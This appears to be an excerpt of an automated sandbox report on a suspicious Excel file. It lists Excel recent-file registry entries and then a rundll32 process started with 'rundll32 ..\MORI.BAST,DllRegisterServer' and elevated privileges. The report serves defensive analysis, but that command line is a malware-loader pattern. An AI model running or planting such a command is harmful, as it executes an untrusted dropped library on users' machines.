HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown

[illegible]

Analysis Process: rundll32.exe PID: 2372 Parent PID: 2200

Wow64 process (32bit):	false
Commandline:	rundll32 ..\MORI.BAST,DllRegisterServer
Imagebase:	0xff790000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\MORI.BAST	unknown	64	success or wait	1	FF7927D0	ReadFile

Disassembly

Code Analysis